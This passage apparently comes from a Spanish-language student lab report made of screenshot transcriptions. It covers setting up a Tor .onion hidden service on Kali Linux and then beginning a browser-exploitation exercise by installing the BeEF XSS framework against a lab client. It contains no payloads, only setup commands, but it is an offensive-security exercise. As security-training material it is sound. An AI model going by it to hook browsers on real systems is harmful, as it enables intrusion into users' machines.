
(kali㉿kali)-[~/www/html]
$
```

Below the terminal, a status bar indicates "Ln 1, Col 26 25 caracteres." A floating window in the bottom right corner displays the name "MARCO ANTONIO CRUZ MAMANI".



3. Edita el archivo /etc/tor/torrc:






```
File Actions Edit View Help
GNU nano 5.4 torrc
#CookieAuthentication 1
#####
## This section is just for location-hidden services ##

## Once you have configured a hidden service, you can look at the
## contents of the file ".../hidden_service/hostname" for the address
## to tell people.
##
## HiddenServicePort x:y:z says to redirect requests on port x to the
## address y:z.
##HiddenServiceDir /var/lib/tor/hidden_service/
##HiddenServicePort 80 127.0.0.1:80

##HiddenServiceDir /var/lib/tor/other_hidden_service/
##HiddenServicePort 80 127.0.0.1:80
##HiddenServicePort 22 127.0.0.1:22

#####
## This section is just for relays #####
#
## See https://www.torproject.org/docs/tor-doc-relay for details.
#
^G Help      ^O Write Out   ^W Where Is    ^K Cut        ^T Execute    ^C Location
^X Exit      ^R Read File   ^N Replace     ^U Paste      ^J Justify    Go To Line
Ln 1, Col 26 25 caracteres. 140% Windows UTF-8
```

Reiniciar Tor



```
(kali㉿kali)-[~/etc/tor]
$ sudo systemctl restart tor


(kali㉿kali)-[~/etc/tor]
$ sudo systemctl status tor
● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
  Loaded: loaded (/usr/lib/systemd/system/tor.service; disabled; preset: disabled)
  Active: active (exited) since Mon 2025-06-09 19:32:35 EDT; 11s ago
    Process: 34857 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 34857 (code=exited, status=0/SUCCESS)
      CPU: 15ms

Jun 09 19:32:35 kali systemd[1]: Starting tor.service - Anonymizing overlay network for TCP (multi-insta
Jun 09 19:32:35 kali systemd[1]: Finished tor.service - Anonymizing overlay network for TCP (multi-insta
lines 1-10/10 (END)
```

To direct input to this VM, click inside or press Ctrl+G.

1 2°C Despejado Buscar 07:32 PM Archivo Editar Ver 11:52 p.m. 09/06/2025

Publicar nuestra pagina en la red privada (TOR)



```
(kali㉿kali)-[~/etc/tor]
$ sudo systemctl start tor@default

(kali㉿kali)-[~/etc/tor]
$ 
```

Acceso Restringido

Bienvenido al nodo privado. El acceso está limitado a invitados autorizados. Si no estás autorizado, informa esto al administrador.

Kali Linux te da una conexión confidencial. ¡No te dejes de conectar sin autorización!


Para más información, contacta al administrador a través de los canales seguros.

ENTRAR AL SISTEMA |


To direct input to this VM, click inside or press Ctrl+G.

1 2°C Despejado Buscar 07:33 PM Archivo Editar Ver 11:53 p.m. 09/06/2025

Ver en que sitio se encuentra nuestro enlace .onion




Colocamos el enlace en el navegador




EVALUACIÓN 3

- Servidor Kali Linux 2021 ip: 192.168.0.18



```
kali@kali:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
            inet6 ::1/128 scope host noprefixroute
                valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
    link/ether 00:0c:29:9a:07:f0 brd ff:ff:ff:ff:ff:ff
        inet 192.168.0.18/24 brd 192.168.0.255 scope global dynamic noprefixroute
            valid_lft 1467sec preferred_lft 1467sec
            inet6 fe80::20c:29ff:fe9a:7f0/64 scope link noprefixroute
                valid_lft forever preferred_lft forever
kali@kali:~$
```

- Verificamos ip de cliente:



```
Sufijo DNS específico para la conexión. . . :  
Adaptador de LAN inalámbrica Conexión de área local*: 2:  
Estado de los medios. . . . . : medios desconectados  
Sufijo DNS específico para la conexión. . . :  
Adaptador de Ethernet VMware Network Adapter VMnet1:  
Sufijo DNS específico para la conexión. . . :  
Vínculo: dirección IPv6 local. . . : fe80::9a7a:f011:aac4:9e62%19  
Dirección IPv4. . . . . : 10.10.8.1  
Máscara de subred . . . . . : 255.255.255.0  
Puerta de enlace predeterminada . . . . :  
Adaptador de Ethernet VMware Network Adapter VMnet8:  
Sufijo DNS específico para la conexión. . . :  
Vínculo: dirección IPv6 local. . . : fe80::ee5c:da14:ebcd:661c%17  
Dirección IPv4. . . . . : 10.45.8.1  
Máscara de subred . . . . . : 255.255.255.0  
Puerta de enlace predeterminada . . . . :  
Adaptador de LAN inalámbrica Wi-Fi:  
Sufijo DNS específico para la conexión. . . :  
Dirección IPv6 . . . . . : ::1113:7bf6:3d30:9845  
Dirección IPv6 temporal. . . . . : ::b008:db11:a83c:c4ba  
Vínculo: dirección IPv6 local. . . : fe80::1693:122e:8db7:9471%15  
Dirección IPv4. . . . . : 192.168.0.7  
Máscara de subred . . . . . : 255.255.255.0  
Puerta de enlace predeterminada . . . . : 192.168.0.1
```

ACTIVIDAD PRÁCTICA:

1. En el servidor Kali Linux (host .onion):

The screenshot shows a VMware Workstation interface with two windows. The foreground window is a terminal session on a Kali Linux VM, displaying the command \$ sudo apt update and its output. The background window is a host desktop running Debian 12, showing a file manager window titled 'p3_parte4' containing a file named 'list.txt'. The status bar at the bottom of the host desktop indicates the date and time as 10/06/2025 and 07:13 p.m.

```
(kali㉿kali)-[~]
$ sudo apt update
[sudo] password for kali:
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [21.0 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [51.4 M]
B]
Fetched 72.4 MB in 38s (1,930 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
1527 packages can be upgraded. Run 'apt list --upgradable' to see them.

(kali㉿kali)-[~]
```


Instalar beef

The screenshot shows a terminal session on a Kali Linux VM. The user runs the command \$ sudo apt install beef-xss and its output is displayed. The terminal window shows the user's name as kali@kali and the current time as 03:10 PM. The status bar at the bottom of the host desktop indicates the date and time as 10/06/2025 and 07:13 p.m.

```
(kali㉿kali)-[~]
$ sudo apt install beef-xss
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required
:
  cython3 figlet finger fonts-roboto-slab gir1.2-ayatanaappindicator3-0.1
  gir1.2-gtksource-3.0 gir1.2-javascriptcoregtk-4.0 gir1.2-nm-1.0
  gir1.2-soup-2.4 gir1.2-webkit2-4.0 girepository-tools
  gobject-introspection gobject-introspection-bin libarmadillo10
  libatk1.0-data libblkid-dev libcbor0 libcfitsio9 libcharls2 libct4
  libdap27 libdapclient6v5 libepsilon1 libfftw3-single3 libgeos-3.9.0
  libgio-2.0-dev libgio-2.0-dev-bin libgirepository-2.0-0 libglib2.0-dev
  libglib2.0-dev-bin libhdf5-103-1 libhdf5-hl-100 liblbfsgb0 libmotif-commo
  libmount-dev libnetcdf18 libnsl-dev libpcre2-32-0 libpcre2-dev
  libpcre2-posix3 libpkcconf3 libpython3.9-dev libqhull8.0 librest-0.7-0
  libselinux1-dev libsepol-dev libsepol2 libspatialite7 libsuperlu5
  libsysprof-capture-4-dev libtirpc-dev liburing1 libxm4 libyara4 medusa
  native-architecture odbcinst pkgconf pkgconf-bin pwgen
  python-mpltoolkits.basemap-data python3-advancedhttpserver

To direct input to this VM, click inside or press Ctrl+G.
```

Habilitar y reiniciar Apache:

